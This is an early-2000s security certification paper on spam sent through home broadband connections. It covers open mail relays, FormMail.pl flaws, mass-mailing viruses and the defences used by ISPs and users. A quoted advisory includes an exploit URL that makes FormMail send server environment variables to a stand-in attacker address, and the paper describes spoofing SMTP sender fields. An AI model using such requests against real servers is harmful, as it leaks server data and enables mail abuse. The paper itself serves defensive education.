Global Information Assurance Certification Paper

David Johnson
GSEC Practical Version: 1.4b, Option 1
The Spam Problem over Residential Broadband Networks

Introduction

Every day, users login to their e-mail accounts and spend on average 10-12 minutes sifting through and deleting junk e-mail. For customers with dial-up access, this could add up to additional billing from their ISP, due to the time that it takes to sort through and delete the messages. ISP's lose money because of the bandwidth problems and maintenance or administrative costs created by the spammers. Businesses lose productivity time because their employees are busy cleaning out nuisance messages. Spam is 25 years old[1], and getting more destructive and disruptive with age.

Those who operate the businesses sending out millions of unsolicited bulk e-mails using their own servers that often reside offshore in international waters or overseas in Eastern Europe and Asia are troublesome enough. But with the rise in popularity of high speed internet access, millions of computers have been added to the Internet with little or no protection from other groups or individuals who easily exploit these machines to send out more disturbing messages through more dubious methods. These people use the computers to send out scores of messages offering access to content of a certain nature to millions of people who, under normal circumstances would normally have nothing to do with any such thing. Or they can send out information to users, posing as a legitimate service requesting customer information. Still another concern is over the bandwidth consumed by the amount of messages – cause by both the spam and the ensuing complaints.

The repercussions to ISP's, to the recipients of the messages, and to the owners of the exploited computers can be frightening. Blacklisted mail accounts, identity theft, termination of service, and accusations of criminal activity are possible results of permitting this type of access, whether intentional or not.

Abstract

This paper will discuss the growing problem of spam, some of the more popular methods used by spammers to send out unsolicited bulk e-mail through residential broadband services, and the broad effects on businesses, ISP's and customers alike. This paper will then provide some different solutions to prevent or reduce the risk of compromise, and ultimately deter spammers from using these systems for their purposes.

[1] Brad Templeton, Origin of the Term "Spam" Meant to Mean Net Abuse - http://templetons.com/brad/spamterm.html - the first spam message was in 1978.

A Crisis of Epidemic Proportions

"Spam spam spam spam spam…." Monty Python, "Spam Song"

Unsolicited bulk/commercial e-mail accounted for approximately 35-40 percent of all e-mail in the year 2002, up from 8% of all electronic mail in 2001. Software vendor Brightmail, a company that specializes in spam filtering applications, predicts that number will continue to rise. It is expected that unsolicited bulk e-mail will make up more than 60% of all messages over the Internet by July 2003 unless more action is taken to prevent spam from getting into networks through poor security measures, weak filtering and lax enforcement of laws and policies.

One of the more nefarious purposes of spam is porn spam. Porn spam makes up approximately 25% of all unsolicited e-mail. More importantly, the nature and content of much of this spam is in some cases, illegal. Too, the content could lead to other potentially damaging issues such as sexual harassment or other legal liability if the messages are received in the workplace.

Coincidentally, the number of high-speed Internet access subscribers in the United States has also jumped 27% to 16.2 million subscribers from 12.8 million subscribers at the end of 2001. These numbers foreshadow the potential problems that could be faced by ISP's in the near future if the problems aren't curbed today. As more computers come online, so increases the victims, twofold. In one sense, more computers become available to exploit for sending the messages. Along the same vein, more computers and users have also become available to receive the messages.

Popular Spam Exploits

There are numerous methods used by spammers to get their content distributed. I've listed some of the more common methods that could eliminate the vast majority of the spam problem today.

Open Mail Relays - Open mail relays, once considered a useful communication method in the early days of the Internet, are now considered a threat that can block entire ISP's from sending messages. Many ISP's consider open mail relays a violation of the Terms of Service with penalties ranging from warnings to suspension or termination of the user account.

Open mail relays are servers that allow a 3rd party to connect without authentication, and formulate an e-mail message and send that message to other 3rd parties, often without the knowledge of the administrator of such server.



Diagram 1 – Attacker "A" exploiting Host "B" to send UBE to multiple recipients

The diagram above illustrates how a computer is exploited to send messages. The primary victim, Host B is running an unprotected mail server. Attacker A has already performed a network scan and determined that Host B is running SMTP services on port 25, and has connected to Host B via telnet. Attacker A then formulates the message and specifies the recipients C, D, E, F and G who receive the message. When the recipients read the header information, it can look as if the mail originated from Host B.

Mail servers use a service/daemon (like Sendmail or Qmail or MS Exchange) that operates over Simple Mail Transfer Protocol (SMTP) for the transmission of messages from the originating senders' server to the recipients' mail server. SMTP is concerned primarily with the transfer of messages per RFC 821 and doesn't involve itself with the actual mailbox schema, but instead focuses on the commands of the user to deliver mail to the user specified destinations.

A sample SMTP session might look something like the following:

```
220 rly-za01.mx.aol.com ESMTP Sendmail
HELO Kithrup.COM
250 rly-za01.mx.aol.com Hello kithrup.com, pleased to meet you
MAIL FROM:
250 ... Sender ok
RCPT TO:
250 ... Recipient ok
DATA
```

At this point, the user is connected and has begun issuing SMTP commands (HELO, MAIL FROM:, RCPT TO:, and DATA to create the message. When issuing these commands, the user has the capability of deceiving the mail server and telling it to enter incorrect addresses in the "FROM:" field. This is like writing down the wrong

return address on an envelope before putting in the mailbox and sending it to someone. While not completely foolproof, one of the advantages to this that a person can easily hide their identity just by connecting through one or two more servers before connecting to the actual SMTP server.

HELO is used by SMTP as a means to verify the identity of the sender. According to RFC 821, HELO performs a reverse lookup on the connecting device. This reverse lookup verifies the IP address of the connecting device, so the originating IP address can always be identified upon investigation. Unless the person injects more Received: lines in to the letter.

A significant number of users with high-speed Internet access have open mail relays, many of them unknowingly. Often is the case when users will install an operating system, and will install all the bells and whistles along with it, including the SMTP daemon. Before too long, these computers are reported to their ISP for spam. There are ways to close these relays. POP-before-SMTP and ASMTP can force a form of authentication over or within the SMTP service.

Formmail – Formmail.pl is a widely popular perl/CGI script created by Matt Wright in 1995. This script is a direct web to e-mail gateway and is used to enable web-based e-mail reporting on numerous web sites.

There are several well-known exploits of the script. Based on the version the user has on their system, the attacker could easily run an attack ranging from malicious e-mail attacks to other more insidious attacks. The following statement from a source at Black Watch Labs demonstrates one of the exploits of an older version of the script:

> The script allows several environment variables to be viewed by the attacker, who can gain useful information on the site, making further attacks more feasible.
> Analysis:
> Formmail.pl contains a debug field named "env_report", whose value is a list of environment variables (accessed via $ENV[name]) separated by commas. These variables (if they exist) are embedded into the message body. Furthermore, the script does not check the integrity of the recipient, thus the recipient field can be changed, so the message will be sent to the attacker's account. Thus the attacker can gain the environment information.
> Exploits: Formmail.pl: assume the URL for the script is http://www.formmail.site/cgi-bin/formmail.cgi, then to get the PATH environment parameter (i.e. to send it to account: attacker@attacker.site), all there is to do is to request the following URL:
> http://www.formmail.site/cgibin/formmail.cgi?env_report=PATH&recipient=attacker@attacker.site&required=&firstname=&lastname=&email=&message=&Submit=Submit

Vendor Patch or workaround: No patch or workaround available at the time of this release.[2]

Many ISP's use formmail as part of their web hosting services for customers. It's only a quick search on the nearest search engine to find the right web site to exploit, and suddenly an ISP finds that they've been blacklisted for spam.

Some recommendations for reducing the risk of users exploiting formmail include the following:

1. Hard-code the recipient address. You can do this by replacing the line *print MAIL "To: **$Config{'recipient'}\n**";* with the following *print MAIL "To: **your_address@example.com\n**";*

2. Disable the GET method. By changing the following:

```
if ($ENV{'REQUEST_METHOD'} eq 'GET')
 {
      # Split the name-value pairs
      @pairs = split(/&/, $ENV{'QUERY_STRING'});
 }
```

To:

```
if ($ENV{'REQUEST_METHOD'} eq 'GET')
{
&error('request_method');
}
```

3. Obtain the latest updated and patched version of the formmail.pl script

There are a few other slightly modified versions of the formmail.pl script, though none have necessarily proven to be more secure than the script created by the original author.

Trojan Horses, Worms and Viruses – A lot has been said about Trojan Horses and viruses. I've listed some of the more common viruses that send out spam, and attempt to infect other computers through the messages. Further information about any of these viruses can be found by visiting the web sites of anti-virus vendors or through any useful search engine.

[2] "Environment and Setup Variables can be Viewed through FormMail Script" Black Watch Labs Security Advisory #00-06 (May 10, 2000) URL: http://packetstorm.decepticons.org/advisories/blackwatchlabs/BWL-00-06.txt

Jeem – opens various TCP ports for an attacker to send mail through. This virus is linked to the Downloader-BO Trojan
Yaha - has it's own built in SMTP engine. Attempts to stop anti-virus software
Klez - spoofs the "From:" field when sending out messages. Also attempts to stop anti-virus applications
Bugbear - Exploits various vulnerabilities in Microsoft Internet Explorer.

Direct spamware mailers – Also called spamware, these applications are rampant on the Internet. Spammers use these applications to circumvent restrictions that could otherwise prevent spam. They also make sending spam incredibly easy to send, and offer many features designed to obfuscate the sender information. The web site HTTP://www.spamaus.org has an extensive list of various spamware vendors as well as a listing of well-known agencies or individuals that are known spammers.

Popup spam – Uses Microsoft's Messenger Service through UDP port 135, Microsoft RPC. This is a relatively new exploit that can easily be resolved by disabling the Messenger Service on your Windows 2000/XP machine. Some products that are commercially available include DirectAdvertiser and WonderPopUp.

How do spammers get our addresses?

Spammers have numerous ways in which they collect user e-mail addresses.
Spambots are a popular method that makes use of a program that "crawls" the web looking for mail addresses and "harvesting" them for use later on.
Buying mailing lists is also common practice. Often the person selling the mail list has created this through the use of spambots.
Another way for spammers to obtain information is to join mailing lists and compiling the addresses of all of the other users on that list. This method is not popular and is greatly disliked.
Finally, spammers will send out "blind" mailings. At the bottom of these messages is an option to be removed from the list. However, this is very dangerous. In replying to the spam, you are informing the spammer that they had sent to a legitimate address. The spammer then knows to retain this address and will continue to send spam, or will add it to a listing to sell to other spammers.

The High Cost of Spam

Spam is an expensive problem. According to Ferris Research, unsolicited e-mail cost corporations $8.9 billion in 2002. And they are projecting costs over $10 billion for 2003[3]. The cost in bandwidth, productivity, downtime and the man hours spent cleaning up mailboxes on the server side is considerable. Similarly are the costs to the customer who is billed for the time spent removing spam, or who has been exploited by fraudulent spam messages asking for private information, or who has endured the shock of a

[3] Morrissey, Brian – "Report: Spam Cost Corporate America $9B Last Year"

graphic picture appearing on their screen as they check their email. With the increase in malicious spam, where victims are tricked in to providing personal information, which is then used by the attacker often for financial gain, the costs are extremely high**.**

What ISP's are doing to minimize spam on their networks

Many ISP's appear to be taking a harder approach to spam than in previous years. Due to the rise in costs and the effects on the network, ISP's are looking at more proactive measures and better response to the issues, as well as stronger enforcement of the Acceptable Use Policies.

Provisioning and billing systems and Acceptable Use Policies. Some companies are increasing the security policies around these systems. By taking steps to deter hackers from circumventing provisioning systems to get back online, and by ensuring that the addresses of customers who have been terminated are tagged as non-serviceable.

BlackHole Lists. Many ISP's are subscribing to organizations such as ORDB, Spamcop and MAPS, which blacklist addresses so that any mail originating from these addresses is not allowed through to companies that subscribe to these services. Other companies are creating ways to provide aggregated reporting of spam. Still other providers are establishing their own blacklists that will block messages coming either from a specific domain, or from blocks of IP addresses that belong to another ISP. Then they will obtain the list IP addresses of legitimate mail servers/gateways, and create an allow rule to permit messages explicitly from those gateways only. This will force people to use the legitimate mail relays to get their messages transferred. This will also help to track any connections made to the legitimate relays from users, ultimately giving providers the ability to investigate and locate the source of spam.

Message filtering - Some companies and ISP's are creating or using automated inbound filtering and reporting processes that have worked at reducing the amount of spam getting through to their customers and employees. But the reporting processes are only working at the detriment of other service providers who end up ultimately getting mail-bombed by the number of complaints being redirected to their abuse mailbox. Companies like Brightmail have their products pushed to the hilt to filter out spam by content though. One form of content filtering, called Bayesian filtering appears to have some merit, though. Bayesian filtering works on known rules, though it is also a learning filter

Port Filtering – Many cable modem providers have considered or are blocking outbound port 25 from everything except for specified mail gateways, and have forced authentication on their servers. Like the Blackhole lists, this will force users to use their mail gateways to relay mail through. Cable modem providers have also begun implementing filters at the modem level that will prevent any inbound connections to port 25. This will provide some protection for those customers who install and run the

SMTP without being fully aware of the potential dangers this poses. This will also deter any users who wish to run open mail relays in efforts to relay mail for any reason.

What a Customer can do to Protect Their System

There is an important shift towards customer education as we enter the next generation of Internet technologies including tiered services and Voice over IP. The customer is more aware of the dangers that are associated with being on the Net now.

Users, to create the most secure system, should use the following items below cooperatively:

1. More users are learning about the importance of overall safety and security over residential broadband connections and are obtaining firewall applications like Zone Alarm, Black Ice, Tiny Firewall and Sygate to monitor and control inbound connections to their systems.
2. They are also installing and maintaining anti-virus software to protect their systems for viruses such as Klez, Code Red, Nimda, etc.
3. Still others are educating themselves and closing their mail relays or by shutting off their SMTP server altogether when they find out that they're running one.
4. Another step users are taking is installing and taking advantage of residential broadband gateways that offer more sophisticated firewall features such as network address translation (NAT) and stateful packet inspection (SPI), both of which are useful in offering some security through obscurity
5. Users are updating and patching their systems to the most up to date versions of their OS
6. Education – many users have become aware of spam technologies and are beginning to take the next steps toward spam prevention

Other Grounds to Fight Spam

In many states, legislation is being passed regarding "Spam Laws". Organizations like the Coalition Against Unsolicited Commercial E-mail have taken the mission to political levels to lobby anti-spam measures. Some federal bills that have been discussed in Congress (though none have been enacted) include the Unsolicited Commercial Electronic Mail Act of 2001, and the Anti-Spamming Act of 2001. States have had far more success, which leads to the belief that there eventually will exist federal law regarding spam.

Recently, at the 2003 Spam Conference (www.spamconference.org), there was much talk about the different filtering mechanisms to detect and remove spam. Such

methodologies included Bayesian filtering and Adaptive filtering, both of which appear highly successful in the right implementation. We can look forward to each of these concepts to be expanded further and introduced in new anti-spam products in the future.

Conclusion

As more users migrate to high-speed connections, the realization of the dangers of a "always on" connection is creating a trend toward learning and protecting home systems. Users are accepting their responsibilities for protecting their systems and the implications involved with spam. Spam is a profitable business, but too much at the expense of a captive audience. If we continue to make it easy for spammers to exploit our systems at our expense, what are the chances that the Internet will remain a useful environment? The idea of the Internet becoming a web of loose morals and online pandering is not that far off. While the measures and actions in this document indicate some momentum, we must continue to make progress, technologically, legally and socially in our efforts to fight spam.

Bibliography and Works Cited

Baldwin, Lawrence , MyNetWatchman, "myNetWatchman Alert - Windows PopUP SPAM" 13 Oct 2002. URL: http://www.mynetwatchman.com/kb/security/articles/popuspam

Graham, Paul. "Better Bayesian Filtering". "A Plan for Spam". URL: http://www.paulgraham.com/spam.html

Greenspan, Robin and Brian Morrissey. "Spam Expected to outnumber Non-Spam" 12 Dec 2002. URL: http://cyberatlas.internet.com//big_picture/applications/article/0,1323,1301_1555831,00.html (20 Dec 2002)

Guilmette, Ronald F. and Justin Mason. "Anonymous Mail Forwarding Vulnerabilities in FormMail 1.9" 23 Jan 2002. URL: http://www.monkeys.com/anti-spam/formmail-advisory.pdf

Lemos, Robert – "You've Got Spam, And More Spam". 29 August 2002 URL: http://news.com.com/2100-1001-955842.html?tag=rn

Morrissey, Brian. "Report: Spam Cost Corporate America $9B Last Year" (6 Jan 2003). URL: http://cyberatlas.internet.com/big_picture/applications/article/0,1323,1301_1564761,00.html

Wagner, Jim. "Spam Attack Cripples Worldnet Servers". 2 Feb 2002 URL: http://www.isp-planet.com/news/2002/wcom_spam_020220.html (19 Nov 2002).

Templeton, Brad. “Origin of the term "spam" to mean net abuse”. URL: http://www.templetons.com/brad/spamterm.html

“Anti-spam & Security fix for FormMail.pl script”. URL http://www.securiteam.com/unixfocus/5QP0M2K4KO.html (13 Dec 2002)

“The Spam Problem and Brightmail’s Solution” Brightmail, Inc. 2002 URL: http://www.brightmail.com/pdfs/Spam_Problem_Whitepaper.pdf

“Environment and Setup Variables can be Viewed through FormMail Script” Black Watch Labs Security Advisory #00-06 (May 10, 2000) http://packetstorm.decepticons.org/advisories/blackwatchlabs/BWL-00-06.txt

“Spamware Defined” Nick Nicholas 2 Feb 2000 MAPS website URL: http://mail-abuse.org/rbl/spamware.htm

Coalition Against Unsolicited Commercial E-Mail (CAUCE) URL: http://www.cauce.org/

Internet Engineering Task Force – Request for Comments 821, 822, 2821, 2822. URL: www.ietf.org